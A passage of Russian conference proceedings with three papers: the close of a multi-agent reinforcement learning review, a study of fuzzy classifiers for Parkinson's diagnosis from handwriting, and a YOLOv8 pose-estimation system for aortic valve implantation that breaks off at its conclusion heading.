Для обучения мультиагентных систем с подкреплением можно применять различные алгоритмы, такие как Q-обучение, SARSA, DQN и др. В основе этих алгоритмов лежит идея обновления оценочной функции агента на основе полученного подкрепления и состояния окружающей среды. Однако в мультиагентных системах возникает проблема координации и согласования действий агентов.

Для решения этой проблемы в мультиагентных системах применяются специальные подходы, такие как централизованное обучение с децентрализованным исполнением (Centralized Training with Decentralized Execution – CTDE) и децентрализованное обучение с децентрализованным исполнением (Decentralized Training with Decentralized Execution – DTDE).

В случае CTDE все агенты обучаются централизованно на основе глобальной информации о состоянии окружающей среды, но исполняют свои действия децентрализованно [9–11].

Популярной концепцией для совместного многоагентного обучения с подкреплением является Multi-Agent Reinforcement Learning (MARL), где агенты могут использовать информацию о глобальном состоянии для централизованного обучения и

принимать свои собственные решения. Предположение о независимости агентов ограничивает их совместное взаимодействие при обучении, что приводит к неоптимальным результатам.

В [11] предлагается более общий подход Centralized Advising and Decentralized Pruning (CADP), который не только обеспечивает эффективный обмен сообщениями между агентами во время обучения, но и гарантирует независимость выполнения. Особенность CADP состоит в том, что агентам предоставляется канал связи для поиска и принятия советов от разных агентов для более успешного обучения. Для дальнейшего обеспечения децентрализованного выполнения вводится механизм плавного сокращения модели, который постепенно ограничивает взаимодействие агентов.

Такой подход позволяет агентам обучаться с учетом взаимодействия друг с другом и эффективно координировать свои действия.

Еще один перспективный подход в рамках централизованного обучения CTDE рассматривается в [12]. Предлагается концепция странности. Странность определяется уровнем незнакомости агенту наблюдений и состояния среды. Агенту, кроме внешнего вознаграждения, предоставляется вознаграждение за исследование неизвестного состояния среды. Предлагается также отдельная функция оценки действия, чтобы высокий бонус за исследование не подавлял чувствительность к внешним вознаграждениям во время обучения.

В случае DTDE каждый агент обучается децентрализованно, используя только локальную информацию о состоянии окружающей среды и своих действиях. При этом агенты могут обмениваться информацией друг с другом для согласования своих действий. Такой подход требует разработки эффективных алгоритмов обучения агентов, способных адаптироваться к изменениям в окружающей среде и поведению других агентов. Основной проблемой является координация совместной работы агентов в частично наблюдаемых средах. Эта проблема связана с тем, что при взаимодействии агенты рассматривают других агентов как часть среды, и функции вознаграждения каждого агента зависят от совместных действий всех агентов. Имеющиеся методы имеют ряд ограничений.

Так, в методе декомпозиции функции ценности предполагается, что оптимальное совместное действие представляет собой набор оптимальных действий каждого агента, что приводит к ограниченной масштабируемости. В [13–15] отражены некоторые подходы в этом направлении исследований. На базе концепции MARL в [13] предлагается модель взаимодействия, основанная на оценке намерений других агентов. Кроме того, каждый агент может отфильтровывать взаимодействия, так как не от всех агентов группы можно получить нужную информацию.

Преимуществом децентрализованной схемы обучения для приложений в реальных сценариях является возможность развертывать алгоритм обу-

чения на отдельном агенте (например, работе), а не на полном парке роботов.

В [14] предлагается модифицированный алгоритм «Актер-критик». Задача MARL представляется как набор распределенных агентов, реагирующих друг на друга. Для каждого агента используется два отдельных критика, что позволяет проводить децентрализованное обучение, различая при этом собственные затраты агента и вознаграждение за выполнение совместных задач. Критика на основе агентов направлена на снижение затрат, связанных с конкретными агентами. С другой стороны, каждый агент намерен оптимизировать вознаграждение совместной команды, основываясь на критике совместной задачи. Каждый агент не только обновляет свою собственную политику, но и моделирует оптимальную для команды реакцию, оценивая политику других агентов. Предлагаются две модели поведения, основанные на теории игр (игра Штакельберга).

Децентрализованное мультиагентное машинное обучение вызывает особый интерес у исследователей в связи с интеграцией с технологией блокчейн, которая сможет обеспечить прозрачность и конфиденциальность взаимодействий [15]. Движением в этом направлении является создание децентрализованных платформ машинного обучения, таких как Soroosh Smart Ecosystem, Ocean Protocol, оперирующая метаданными, Fetch.ai – децентрализованная платформа на основе искусственного интеллекта. Очевидно, что для дальнейшего развития этого направления требуется разработка эффективных алгоритмов, являющихся не только децентрализованными, но и основанными на локальных взаимодействиях.

Заключение

Интеграция мультиагентных систем и машинного обучения открывает новые перспективы для разработки автономных и интеллектуальных систем, которые могут адаптироваться и обучаться в реальном времени. Однако данная область исследований все еще находится в стадии активного развития и требует дальнейших исследований и экспериментов для достижения максимального потенциала. В будущем ожидается, что разработки в области мультиагентных систем и машинного обучения приведут к созданию новых технологий и инновационных решений, которые смогут решить сложные задачи и улучшить качество жизни людей.

Мультиагентный подход может быть особенно полезным в случаях, когда данные сложны или не структурированы, а также требуется совместная работа нескольких моделей для достижения лучших результатов.

Литература

1. Алфимцев А.Н. Мультиагентное обучение с подкреплением: учеб. пособие. – М.: Изд-во МГТУ им. Н.Э. Баумана, 2022. – 222 с.
2. Петренко В.И. Классификация задач мультиагентного обучения с подкреплением // Изв. Кабардино-Балкарского науч. центра РАН. – 2021. – № 3 (101). – С. 32–44.

3. Ma J. Feudal multi-agent deep reinforcement learning for traffic signal control / J. Ma, F. Wu // Proceedings of the 19th International Conference on Autonomous Agents and Multiagent Systems. – 2020. – PP. 816–824.

4. Multi-agent reinforcement learning for active voltage control on power distribution networks. / J. Wang, W. Xu, Y. W. Gu, W. Song, T. Green // Proceedings of the international conference «Neural Information Processing Systems 34 (NeurIPS 2021)». – 2021. – PP. 3271–3284.

5. Multiagent deep reinforcement learning for hvac control in commercial buildings / L. Yu, Y. Sun, Z. Xu, C. Shen, D. Yue, T. Jiang, X. Guan // IEEE International Conference Transactions on Smart Grid. – 2020. – Vol. 12, № 1. – PP. 407–419.

6. Coordination of Electric Vehicle Charging through Multiagent Reinforcement Learning / F.L. da Silva, C.E. Nishida, D.M. Roijers, A.H. Costa // IEEE International Conference Transactions on Smart Grid. – 2020. – Vol. 11, № 3. – PP. 2347–2356.

7. Nguyen T. Deep Reinforcement Learning for Multiagent Systems: A Review of Challenges, Solutions, and Applications / T. Nguyen, N. Nguyen, S. Nahavandi // IEEE International Conference Transactions on Cybernetics. – 2020. – Vol. 50, № 9. – PP. 3826–3839.

8. Zhang Y. Avd-net: Attention value decomposition network for deep multi-agent reinforcement learning / Y. Zhang, H. Ma, Y. Wang // In Proceedings of the 25th International Conference on Pattern Recognition. – 2021. – PP. 7810–7816.

9. Wang T. Roma: Multi-agent reinforcement learning with emergent roles / T. Wang, H. Dong, V. Lesser, C. Zhang // In Proceedings of the 37th International Conference on Machine Learning. – 2020. – PP. 9876–9886.

10. Hong Y. Rethinking Individual Global Max in Cooperative Multi-Agent Reinforcement Learning / Y. Hong, Y. Jin, Y. Tang [Электронный ресурс]. – Режим доступа: <https://arxiv.org/pdf/2209.09640>, свободный (дата обращения: 26.04.2024).

11. Zhou Y. Is Centralized Training with Decentralized Execution Framework Centralized Enough for MARL? /

Y. Zhou, S. Liu, Q. Yunpeng, K. Chen, Y. Huang, J. Song, M. Song [Электронный ресурс]. – Режим доступа: <https://arxiv.org/pdf/2305.17352v1>, свободный (дата обращения: 26.04.2024).

12. Kim J. Strangeness-driven exploration in multi-agent reinforcement learning / J. Kim, H. Choi, Y. Han [Электронный ресурс]. – Режим доступа: <https://arxiv.org/pdf/2212.13448>, свободный (дата обращения: 26.04.2024).

13. Li Z. Coordination as inference in multi-agent reinforcement learning / Z. Li, L. Wu, K. Su, W. Wu, Y. Jing, T. Wu, W. Duan, X. Yue, X. Tong, Y. Han // Neural Networks. – 2024. – Vol. 172. – P. 106101.

14. Gabler Decentralized multi-agent reinforcement learning based on best-response/policies / V. Gabler, D. Wollherr [Электронный ресурс]. – Режим доступа: https://www.researchgate.net/publication/379878900_Decentralized_multi-agent_reinforcement_learning_based_on_best-ponse_policies, свободный (дата обращения: 26.04.2024).

15. Adoma Acheampong F. Big Data, Machine Learning and the Blockchain Technology: An Overview. – Режим доступа: <https://www.ijcaonline.org/archives/volume180/number28/acheampong-2018-ijca-916674.pdf>, свободный (дата обращения: 26.04.2024).

Лаходынова Надежда Владимировна

Д-р техн. наук, проф. каф. экономической математики, информатики и статистики (ЭМИС) Томского ун-та систем управления и радиоэлектроники (ТУСУР)
Эл. почта: lax1@mail.ru

Ахмадеев Вадим Маратович

Студент каф. ЭМИС ТУСУРа
Эл. почта: dotaah@mail.ru

Кишкин Леонид Георгиевич

Студент каф. ЭМИС ТУСУРа
Эл. почта: kishkinleonid@gmail.com

УДК 004.08

Н.П. Корышев

Определение наиболее информативного задания для диагностики болезни Паркинсона по динамической рукописной подписи с помощью нечёткого классификатора

Проводится поиск наиболее полезного для диагностики болезни Паркинсона теста по рукописной подписи. В основе лежит сравнение работоспособности различных моделей искусственного интеллекта, построенных по данным рукописной подписи, в том числе нечётких классификаторов. Для обучения моделей выступал набор NewHandPD, содержащий данные по прохождению трёх испытаний: обведения спирали, меандра и окружности.

Ключевые слова: диагностика болезни Паркинсона, динамическая рукописная подпись, нечёткий классификатор, алгоритм «китов».

Болезнь Паркинсона (БП) – это хроническое, прогрессирующее, нейродегенеративное заболевание, вызванное потерей нейромедиатора дофамина. Как правило, БП чаще встречается у пожилых людей, вызывая изменения в движениях рук, головы, походки и осанки, которые могут увеличить риск падений и привести к нарушению подвижности.

БП влияет на повседневную деятельность человека и снижает качество жизни пациентов и их семей. С течением жизни нейродегенерация ускоряется, а симптомы БП могут проявляться спустя много лет после начала заболевания. Поэтому ряд исследователей из разных областей стремятся объединить усилия, чтобы помочь диагностировать БП как можно раньше. Однако до сих пор не существует какого-либо строго универсального теста для определения наличия этого заболевания [1].

Почерк является результатом нервно-мышечной координации человеческого тела. Старость и неврологические заболевания (такие, как БП) влияют на нервную и мышечную системы организма. Проявление БП может варьироваться от незначительных изменений до заметного снижения навыков письма, мышечной координации, скорости, ухудшения формирования букв и т.д.

Таким образом, сведения о почерке могут послужить диагностике БП [2]. Задача построения систем диагностики по почерку осложняется тем, что некоторые изменения в почерке, вызываемые болезнью, могут интерпретироваться как попытки подделки.

Системы искусственного интеллекта для анализа почерка и рисунков в основном как раз нацелены на такие области, как аутентификация пользователя и распознавание рукописных документов.

Цель работы – выявление с помощью систем искусственного интеллекта наиболее полезных заданий для пациентов, которые позволят с большей уверенностью диагностировать БП.

Настоящая работа является дополнением к крупному исследованию [3], посвящённому трехэтапному методу построения нечёткого классификатора для диагностики БП по рукописной подписи.

Нечёткий классификатор. Алгоритм «китов»

Для определения набора параметров, по которым можно диагностировать БП не только с высокой

точностью, но и интерпретируемостью предлагаемых решений, подходят далеко не многие модели интеллектуального анализа данных. Удовлетворить обоим требованиям могут нечёткие классификаторы (НК): благодаря строению нечётких правил типа ЕСЛИ-ТО параметры обученной модели классификатора становятся понятны пользователю системы. Из этого следует, что такие классификаторы 1) могут строиться по совокупности знаний квалифицированного пользователя и данных наблюдений; 2) могут выявлять новые закономерности в данных; 3) способны справляться с неопределенностью и неточностями в данных и обеспечивать эффективное решение сложных задач, так как могут аппроксимировать любую непрерывную нелинейную функцию с заданной степенью точности [4].

В более ранних работах зарекомендовал себя трехэтапный метод построения НК: сначала осуществляется формирование базы нечётких правил (структуры классификатора); далее проводится отбор информативных признаков; после окончательного определения базы правил проводится оптимизация его параметров [5].

На первом этапе определяются структурные характеристики базы нечётких правил классификатора: число правил в зависимости от выделенных классов или кластеров, объединяющих экземпляры данных, вид функций принадлежности и переменные (параметры) правил в зависимости от вида функции и доступных признаков в таблице наблюдений.

Второй этап построения призван найти подмножество наиболее информативных признаков (или избавление от ненужных и незначимых признаков); уменьшение размерности пространства, таким образом, позволяет достигать лучшего значения критерия качества. После определения такого множества база правил корректируется: у правил остаются только те параметры, которые связаны с отобранными признаками. На этапе оптимизации параметров проводится тонкая настройка параметров классификатора согласно установленному критерию качества (обычно это точность классификации).

Поскольку все этапы построения НК могут быть сведены к решению задач оптимизации, они

могут быть выполнены с помощью метаэвристических алгоритмов. Они способны находить оптимум целевых функций, даже если она не приводится в аналитическом виде.

Алгоритм «китов» (WOA) является одной из таких метаэвристик. На его основе были разработаны алгоритмы, выполняющие этапы построения НК: формирование нечётких правил с использованием элементов алгоритма кластеризации K -средних, алгоритм отбора информативных признаков, использующий трансформационную функцию, и алгоритм настройки параметров правил [5]. В работе [3] бинарная версия WOA, как и другие использованные метаэвристики, была дополнена методом генерации популяции особей на основе рангов признаков, вычисляемых с помощью набора фильтров.

Наборы данных

В проверке информативности испытаний для пациентов будут использоваться сигналы из общедоступного набора сигналов рукописных подписей: NewHandPD [6]. Данный набор нередко используется для оценки эффективности систем диагностики БП на основе классификаторов из области искусственного интеллекта [1]. Данные собирались у 66 испытуемых, среди которых был 31 человек с БП. Рукописные сигналы снимались с помощью умного пера Biometric Smart Pen (BiSP), которое используется для письма на обычной бумаге. С BiSP с частотой 1 000 Гц снимались сигналы следующего типа: сила нажатия пальцев на перо, сила нажатия пера на бумагу, наклон пера относительно координаты X , наклон пера относительно координаты Y , наклон пера относительно координаты Z .

Набор разделён на три части, каждая из которых содержит сигналы, соответствующие трём заданиям для субъектов: рисование спирали (NewHandPD_Sp), меандра (NewHandPD_Mea) и окружности (NewHandPD_Circ) по заданному шаблону.

Эксперимент и полученные результаты

Для данной работы берутся результаты проверки алгоритмов построения тридцати двух версий НК с различными метаэвристиками, в том числе четырёх версий НК на основе алгоритма WOA [3]. Это значения средней сбалансированной точности классификации на трёх вышеупомянутых наборах данных на тестовых выборках. Из наборов данных предварительно были извлечены 95 признаков; записей спиралей – 264, меандров – 260, а окружностей – 132.

Для сравнения работоспособности алгоритмов построения нечёткого классификатора строились дополнительные классификаторы, распространённые среди авторов работ по интеллектуальному анализу данных: k ближайших соседей (k -NN), метод опорных векторов (SVM) и дерево классификации и регрессии (CART). В табл. 1 приводятся значения гиперпараметров этих классификаторов, подобранные на каждом наборе данных. Реализации классификаторов были взяты из библиотеки scikit-learn [7].

Среди подобранных гиперпараметров выделяются следующие: k – число ближайших соседей в k NN, C – параметр регуляризации в SVM, γ – коэффициент функции ядра SVM, \min – минимальное количество выборок, необходимое для разделения внутреннего узла деревьев CART.

Таблица 1

Гиперпараметры дополнительных классификаторов			
	NewHandPD_Sp	NewHandPD_Mea	NewHandPD_Circ
k-NN	$k = 7$	$k = 9$	$k = 5$
	Евклидова метрика	Евклидова метрика	Манхэттенская метрика
	Одинаковые веса экземпляров	Одинаковые веса экземпляров	Веса зависят от расстояния до экземпляра
SVM	$C = 1$	$C = 0,1$	$C = 1$
	Радиальная базисная функция	Радиальная базисная функция	Полином третьей степени
	$\gamma = 1/(n*\sigma(\mathbf{X}))$	$\gamma = 1/(n*\sigma(\mathbf{X}))$	$\gamma = 1/n$
CART	Индекс Джини	Индекс Джини	Энтропия по Шеннону
	$\min = 3$	$\min = 4$	$\min = 4$
	Наилучшее разделение по критерию	Случайное разделение среди наилучших	Случайное разделение среди наилучших

Характеристики алгоритмов построения НК на основе WOA следующие. Для генерации структуры использовались алгоритм по экстремумам классов ($v1$) и алгоритм кластеризации K -средних с разными значениями K : 3, 5 и 10 ($v2$, $v3$ и $v4$ соответственно). После генерации правил применялся алгоритм отбора признаков на основе WOA с функцией трансформации модуля гиперболического тангенса. После отбора – непрерывный алгоритм оптимизации правил на основе WOA. Численность популяции в последних двух алгоритмах составляла 40 особей, число итераций – 200.

Эксперимент проводился по схеме 10-кратной кроссвалидации. Число запусков алгоритмов построения НК и деревьев решений составляло 30 (по 3 на каждую подвыборку).

В табл. 2 приводятся показания средней сбалансированной точности на тестовых выборках классификаторов k -NN, SVM, CART и НК с применением WOA (НК+WOA). Названия с буквой v указывают на способ генерации нечётких правил.

Таблица 2

Показания работоспособности классификаторов			
	NewHand PD_Sp	NewHand PD_Mea	NewHand PD_Circ
НК+WOA ($v1$)	80,23	75,96	76,60
НК+WOA ($v2$)	81,30	75,50	65,00
НК+WOA ($v3$)	79,55	76,87	64,33
НК+WOA ($v4$)	78,80	75,90	69,10
k -NN	81,70	74,10	73,60
SVM	82,60	76,20	68,10
CART	82,13	78,73	84,03

Для подтверждения информативности заданий, которые использовались при составлении набора сигналов NewHandPD, выполняется двухфакторный

ранговый дисперсионный анализ Фридмана для связанных выборок по каждому из трёх наборов данных при уровне значимости 0,05. Нулевая гипотеза формулируется следующим образом: средняя точность классификации не зависит от того, какое задание выполняет испытуемый. Вычисленные ранги теста Фридмана по классификаторам из табл. 2 и из работы [3] приводятся в табл. 3, p-value оказалось равной менее 0,001.

Таблица 3

Итоги сравнения результатов критерием Фридмана

	NewHandPD_Sp	NewHandPD_Mea	NewHandPD_Circ
Средний ранг	2,51	1,97	1,51

Заключение

Полученные результаты показывают, что дополнительно введённые классификаторы без процедуры отбора признаков способны превзойти НК, создаваемый с помощью алгоритмов WOA (включающий выполнение алгоритма генерации популяции для бинарной версии WOA по ранжировкам признаков с помощью набора фильтров).

Наилучшим образом в эксперименте показали себя деревья CART. Однако концептуально результаты проверки работоспособности классификаторов схожи между собой: наивысшей точности они достигают на наборе с записями спиралей. Это же подтверждают и ранги, полученные после применения критерия Фридмана. Малое значение p-value говорит о том, результаты работы исследуемых алгоритмов на трёх наборах данных NewHandPD статистически различаются друг от друга. Низкая точность на данных по окружностям может быть связана с малым количеством экземпляров данных.

Таким образом, испытание по обведению шаблонов спиралей оказалось наиболее информативным. Работа может быть расширена за счёт рассмотрения наиболее информативных признаков, а также

других наборов данных с другими заданиями для пациентов.

Литература

1. Биометрические данные и методы машинного обучения в диагностике и мониторинге нейродегенеративных заболеваний: обзор / И.А. Ходашинский, К.С. Сарин, М.Б. Бардамова, М.О. Светлаков, А.О. Слѣзкин, Н.П. Корышев // Компьютерная оптика. – 2022. – Т. 46, № 6. – С. 988–1019.
2. Handwriting analysis to support neurodegenerative diseases diagnosis: A review / C. De Stefano, F. Fontanella, D. Impedovo, G. Pirlo, A.S. di Freca // Pattern Recognit. – 2019. – No. 121. – PP. 37–45.
3. A three-stage fuzzy classifier method for Parkinson’s disease diagnosis using dynamic handwriting analysis / K. Sarin, M. Bardamova, M. Svetlakov, N. Koryshev, R. Ostapenko, A. Hodashinskaya, I. Hodashinsky // Decision Analytics Journal. – 2023. – Vol. 8, No. 1. – P. 100274.
4. Wang L.-X. Generating fuzzy rules by learning from examples / L.-X. Wang, J.M. Mendel // IEEE Trans. Syst. Man Cybern. – 1992. – No. 22. – PP. 1414–1427.
5. Koryshev N. Building a Fuzzy Classifier Based on Whale Optimization Algorithm to Detect Network Intrusions / N. Koryshev, I. Hodashinsky, A. Shelupanov // Symmetry. – 2021. – Vol. 13, No. 7. – P. 1211.
6. Deep learning-aided Parkinson’s disease diagnosis from handwritten dynamics / C.R. Pereira, S.A.T. Weber, C. Hook, G.H. Rosa, J.P. Papa // Proceedings 2016 29th SIB-GRAPI Conference on Graphics, Patterns and Images (SIB-GRAPI), Sao Paulo. – 2016. – PP. 340–346.
7. Scikit-learn. Machine Learning in Python [Электронный ресурс]. – Режим доступа: <https://scikit-learn.org/ stable/>, свободный (дата обращения: 19.09.2024).

Корышев Николай Павлович

Аспирант каф. компьютерных систем в управлении и проектировании (КСУП) Томского государственного ун-та систем управления и радиоэлектроники (ТУСУР)
Эл. почта: nikolai.p.koryshev@tusur.ru

В.В. Лаптев, О.М. Гергет

Визуальное ассистирование при транскатетерной имплантации аортального клапана, на основе технологии «Pose estimation»

Одной из задач современной кардиологии является проведение процедуры реваскуляризации. Цель данного исследования – разработать автоматизированный подход визуального ассистирования хирурга в период проведения интервенции. Для решения поставленной задачи мы собрали 35 видеозаписей процедуры вмешательства. Каждая процедура представляет собой видео в оттенках серого с разрешением 1000×1000 пикселей на кадр, различное по глубине. После фильтрации и ручной аннотации было получено 3 730 изображений для идентификации трех типов объектов: анатомические ориентиры, ориентиры системы доставки, дополнительные ориентиры. Приводится описание набирающей популярность метода трекинга ключевых точек. Данный метод получил название «оценка позы». В результате проведенного исследования предложена система визуального ассистирования, облегчающая выполнение процедуры вмешательства. Итоговая точность системы достигает 79,3% при скорости анализа 12 мс на изображение.

Ключевые слова: машинное обучение, визуальное ассистирование, pose estimation, ключевые точки, аортальный клапан, детектирование.

На данный момент в медицинской практике и области кардиологии продолжается развитие применения методов автоматической обработки графических данных. Самыми распространенными алгоритмами являются те, которые обрабатывают анатомические структуры на основе данных МРТ и КТ. К сожалению, в некоторых случаях применение этих методов невозможно. Важным ограничением является отсутствие режима обработки в реальном времени. С другой стороны, флюороскопия как метод контрастного исследования кровеносных сосудов может использоваться для неинвазивной диагностики непосредственно во время операций, при этом снижая лучевую нагрузку до 90%. А для визуальной помощи хирургу во время операции остается необходимо разрабатывать и внедрить интеллектуальные алгоритмы трекинга и визуализации данных.

Транскатетерная имплантация аортального клапана (англ. transcatheter aortic valve implantation, TAVI) является относительно новым и высокоэффективным методом лечения пациентов со средним и высоким риском аортального стеноза. Недавние исследования показали, что специфические осложнения TAVI обычно связаны с несоответствием протеза пациенту [1–3] и неправильным расположением устройства.

Большинство постпроцедурных осложнений зависят от оператора, но физиологические движения пациентов во время доставки и развертывания устройства могут временно прерывать сердечный цикл, ограничивать кровоток и вызывать проблемы с дыханием [4, 5]. Эти зависящие от пациента осложнения во многом зависят от качества интраоперационной визуализации, необходимой для точного позиционирования устройства. Однако рутинные методы визуализации ограничены необходимостью снижения радиологической экспозиции и исключения повторных инъекций контрастного вещества. Поэтому разработка систем визуальной помощи для интраоперационного руководства имеет первостепенное значение.

Некоторые системы интервенционной ангиографии интегрируют коммерчески доступное программное обеспечение, чтобы облегчить навигацию во время TAVI и снизить риск осложнений. На сегодняшний день такие продукты были разработаны Philips, Siemens Healthcare, GE Healthcare [6] и Raieon Inc [7] и были успешно внедрены в клиническую практику. Существующие системы наведения выравнивают трехмерную анатомическую модель корня аорты на основе КТ, созданную до операции, и накладывают ее на живые рентгеноскопические изображения во время позиционирования клапана, обеспечивая оптимальную ориентацию ангиографической системы и сосудистый доступ.

Однако эти системы не позволяют в режиме реального времени отслеживать ключевые точки и детализировать геометрию корня аорты во время операции, поскольку они предполагают предоперационную реконструкцию модели [8]. Следовательно, оператор по-прежнему несет ответственность за управление положением устройства и его развертыванием с помощью данных аортографии и отслеживания положения кончика катетера. Логическим шагом вперед является разработка систем визуальной помощи, обеспечивающих возможность отслеживания ключевых точек катетера и контура корня аорты в режиме реального времени с использованием автоматизированной обработки изображений аортографии независимо от оборудования для получения изображений.

Целью данного исследования является разработка системы визуального ассистирования хирурга при проведении процедуры транскатетерной имплантации аортального клапана на основе технологии «Pose estimation».

Данные

Для решения поставленной задачи нами был собран и размечен собственный набор данных, состоящий из 35 видеозаписей размером 1000×1000 пикселей. TAVI позволил получить серию анонимных изображений, иллюстрирующих три основных

этапа: позиционирование катетера и системы доставки (рис. 1, а), начало ретракции капсулы и обнажение протеза (рис. 1, б), развертывание протеза (рис. 1, в). На каждом изображении отмечено различное количество точек в зависимости от наличия на нем объекта определенного класса (рис. 1, г-з). Подробнее можно ознакомиться в табл. 1.




Рис. 1. Алгоритм маркировки интраоперационных изображений аортографии и определения ключевых точек для системы отслеживания TAVI

Таблица 1

Описание ключевых точек интереса

Группа анализа	Наименование ключевой точки	Аннотационное сокращение
Позиционирование катетера в закрытом состоянии	Кольцо аорты	AA1, AA2
	Аортальное синотубулярное соединение	STJ1, STJ2
Ориентиры системы доставки	Проксимальный катетер	CP
	Середина катетера	CM
	Дистальный катетер	CD
	Наконечник катетера	CT
Дополнительные ориентиры	Ангиографический катетер	PT
	Дистальная часть стента: края опорного каркаса	FE1, FE2

Окончательная выборка составила 3 730 изображений в градациях серого. Каждое изображение проходило процедуру тщательного аннотирования экспертами. Итоговая выборка была разделена на две части, из которых 2 932 (80%) изображения использовались в качестве обучающего набора, а оставшиеся 798 (20%) – в качестве тестового. Разделение осуществлялось по пациентам, что позволяет провести более точную оценку предложенного метода.

Оценка позы – это задача, которая заключается в определении местоположения определенных точек

на изображении, обычно называемых ключевыми точками. Ключевые точки могут представлять собой различные части объекта, такие как суставы, ориентиры или другие отличительные особенности. Расположение ключевых точек обычно представляется в виде набора координат. Результатом модели оценки позы является набор точек, представляющих ключевые точки объекта на изображении, сопровождаемые доверительными оценками.

Кроме того, точки, относящиеся к одному и тому же объекту, объединяются соединительными линиями (гранями) и могут быть заключены в ограничительное поле, аналогичное «обнаружению объекта», что позволяет всесторонне оценить результат [9, 10].

В настоящее время в задаче обнаружения и оценки поз на изображениях используются модели из семейства YOLO, в частности, YOLOv8. Данные модели признаны лидерами в представленной области, достигая точности более 80% на наборе данных COCO при сохранении скорости анализа изображений [11].

В процессе подготовки данных мы сгруппировали точки в наборы (объекты), чтобы обеспечить возможность обнаружения всей целевой группы. Это позволило нам проанализировать три представленных ранее объекта.

Одним из недостатков данного подхода является невозможность получить единую модель трекинга, так как подход подразумевает обнаружение только одного целевого объекта, задавая точное количество контрольных точек. Поэтому нам пришлось проводить обучение для каждой целевой группы точек отдельно. Результаты эксперимента представлены в табл. 2.

Таблица 2

Результаты экспериментов обучения моделей оценки позы YoloV8

Модель	Группа анализа	Скорость анализа, мс	MAP
YOLOv8n-pose	Позиционирование катетера в закрытом состоянии	3,82	0,783
	Позиционирование катетера в открытом состоянии		0,762
	Анатомические ориентиры		0,73
	Анатомические ориентиры		0,73
YOLOv8s-pose	Позиционирование катетера в закрытом состоянии	5,32	0,79
	Позиционирование катетера в открытом состоянии		0,774
	Анатомические ориентиры		0,75
YOLOv8m-pose	Позиционирование катетера в закрытом состоянии	6,48	0,796
	Позиционирование катетера в открытом состоянии		0,77
	Анатомические ориентиры		0,753
YOLOv8l-pose	Позиционирование катетера в закрытом состоянии	11,2	0,801
	Позиционирование катетера в открытом состоянии		0,794
	Анатомические ориентиры		0,785

Результаты эксперимента показали, что наиболее высокое качество обнаружения каждого из ис-

следуемых объектов достигается моделью YOLOv81-pose со средним баллом по метрике качества MAP 0,793. Время анализа одного изображения составля-

ет 33,6 мс, что соответствует условиям анализа в режиме реального времени. Подробности экспериментальных результатов можно увидеть на рис. 2.




Рис. 2. Результат работы модели «Pose estimation» YOLOV81-pose

Заключение

